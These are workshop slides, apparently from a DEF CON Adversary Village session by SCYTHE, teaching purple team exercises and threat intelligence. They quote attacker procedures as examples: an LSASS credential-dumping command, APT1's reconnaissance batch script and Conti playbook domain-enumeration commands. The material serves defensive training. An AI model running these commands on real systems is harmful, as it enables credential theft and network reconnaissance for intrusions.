Adversary Village Workshop

SCYTHE

Hands-On Workshop Format

- Isolated lab environment for you to play CTI, Red Team, and Blue Team
  - Consume CTI, emulate TTPs, and then defend against them
- Built on vmware Learning Platform
- A bit of lecture to introduce key concepts
- 3 total hours to play in the lab environment - self paced manual
- 4 Systems
  - Unicorn - Windows member server you login to and can compromise
  - UnicornDC1 - a domain controller you can target
  - SANS Slingshot C2 Matrix Edition - a bunch of C2s pre-installed and VECTR
  - SCYTHE - the industry leading adversary emulation attack platform

Access the Workshop

Connect to Wifi:

- https://wifireg.defcon.org

Go here: https://www.learningplatform.vmware.com/scythe/

- Username: defconXX@email.com <- XX is your number
- Password is on card
- Click “Enroll”
- Click “Start This Lab”

This will start the build out of your environment.

Jake Williams

- 18 years in the US intelligence community
- Former government hacker - seventh person to ever be named a Master CNE (Computer Network Exploitation) Operator
- Two time winner of the DC3 annual forensics challenge
- Senior SANS Instructor and former course author in Cyber Threat Intel, Memory Forensics, and Malware Reverse Engineering
- Incident Response and Digital Forensics Subject Matter Expert
- IANS Faculty Member
- Multiple-time contributor to the Tribe of Hackers book series
- Founder of Rendition Infosec (sold) and BreachQuest (divested)

Chris Peacock – Adversary Emulation Detection Engineer

SCYTHE

Raytheon Intelligence & Space


GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA


- Detection Engineer
- CTI Lead
- Incident Responder
- Threat Hunter
- SOC Analyst

Agenda


- What is Purple Team?
- Purple Team Exercise
  - Framework/Methodology
  - Cyber Threat Intelligence
  - Preparation
  - Purple Team Exercise Flow
  - Tracking & Reporting
- Appendix
  - Purple Team Exercise Success Story
  - Operationalized Purple Teaming



InfoSec Teams Today




Bring them together by Purple Teaming



What is a Purple Team?

- A Purple Team is a **collaboration** of various information security skill sets.
- Mostly implemented as a **virtual, functional team** where teams **work together** to test, measure and improve defensive security posture (people, process, and technology)
  - Cyber Threat Intelligence - research and provide adversary tactics, techniques, and procedures (TTPs)
  - Red Team - offensive team in charge of emulating adversaries and TTPs
  - Blue Team - the defenders. May include but is not limited to Security Operations Center (SOC), Hunt Team, Digital Forensics and Incident Response (DFIR), and/or Managed Security Service Providers (MSSP).
- Starting to see some dedicated Purple Teams

ATTACK. DETECT. RESPOND.



Cyber Threat Intelligence

Attack


Tracking

Detect & Respond

How do we Purple Team?

Purple Team Exercises	Operationalized Purple Team	Purple Team Maturity Model
● Seperate teams (CTI, Red, Blue) come together for an exercise ● Threat informed adversary emulations ● Performed on a scheduled basis (e.g. every 3 months)	● Dedicated, internal CTI, Red, and Blue teams work together as virtual team ● As new TTPs are discovered, they are analyzed and tested to build detections in a continuous cycle	● Measure threat and detection understanding ○ Deployment ○ Integration ○ Creation ● Seeing some dedicated Purple Teams (Meta, Zoom, Nvidia)


Purple Team Exercise



Operationalized Purple Teaming

New CTI or TTPs
- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering
- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation



Analyze & Organize TTPs
- Map to MITRE ATT&CK
- Correlate with previous tests


Tabletop Discussion
- Expected Detection and Response

Emulate Attack
- Threat Understanding
- Deployment, Integration, Creation

Start with a Purple Team Exercise

SCYTHE

Purple Team Exercise Framework



https://github.com/scythe-io/purple-team-exercise-framework

Goals & Objectives

Propose the Purple Team Exercise set goals and objectives

- Foster a collaborative culture within the security organization
- Test attack chains against a target organization
- Train the organization's defenders (Blue Team)
- Test TTPs that have not been tested before in the organization
- Test the processes between security teams
- Preparation for a zero-knowledge Red Team Engagement
- Red Team reveal or replay after a zero-knowledge Red Team Engagement


Roles and Responsibilities

Title	Role	Responsibility
Head of Security	Sponsor	Approve Purple Team Exercise and Budget
Cyber Threat Intelligence	Attendee	Cyber Threat Intelligence
Red Team & Blue Team Managers	Sponsor	Preparation: Define Goals, Select Attendees
Red Team	Attendee	Preparation, Exercise Execution
Blue Team - SOC, Hunt Team, DFIR	Attendee	Preparation, Exercise Execution
Project Manager	Exercise Coordinator	Lead point of contact throughout the entire Purple Team Exercise. Responsible to ensure Cyber Threat Intelligence is provided. Ensures all Preparation steps are taken prior to Exercise Execution. During Exercise Execution, record minutes, notes, action items, and feedback. Send daily emails with those notes as well as guidance for what's planned for the next day. Compile and deliver Lessons Learned.

Cyber Threat Intelligence

SCYTHE


Cyber Threat Intelligence



https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments

Know Thyself


- What information does the organization have?
- What geographic locations does the organization operate in?
- What industries does the organization operate in or support?
  - Component of other industries' supply chains?
- What activity groups are targeting me right now?



Threat Life Cycle

Activity Group	Threat Group	Attributed Group	Retired Group
Small activity clusters.	Overlap of intrusion clusters showing a group is active.	A threat group that is attributed to the operators and/or operating organization.	Groups that are no longer operational.


Mapping Threats – Threat Box



Andy Piazza - Threat Box

https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11


Cyber Threat Intelligence




ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Types of Cyber Threat Intelligence

David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html



TTP Pyramid of Pain



Procedures

How the technique was carried out. For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

APT 1 Report

- Reported Procedures

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf

Conti Playbook Note: Net Usage

1.5 . 2 . **net domain_ controllers** < ===== this command will show the ip addresses of domain controllers
1.6 . **shell net localgroup administrators** <===== local administrators
1.7 . **shell net group / domain "Domain Admins"** <===== domain administrators
1.8 . **shell net group "Enterprise Admins" / domain** <===== enterprise administrators
1.9 . **the shell net group "the Domain Computers has" / domain** <===== total number - in the PC in the domain
1.10 . **net computers** < ===== ping all hosts with the output of ip addresses.


https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf

Procedure-level intel

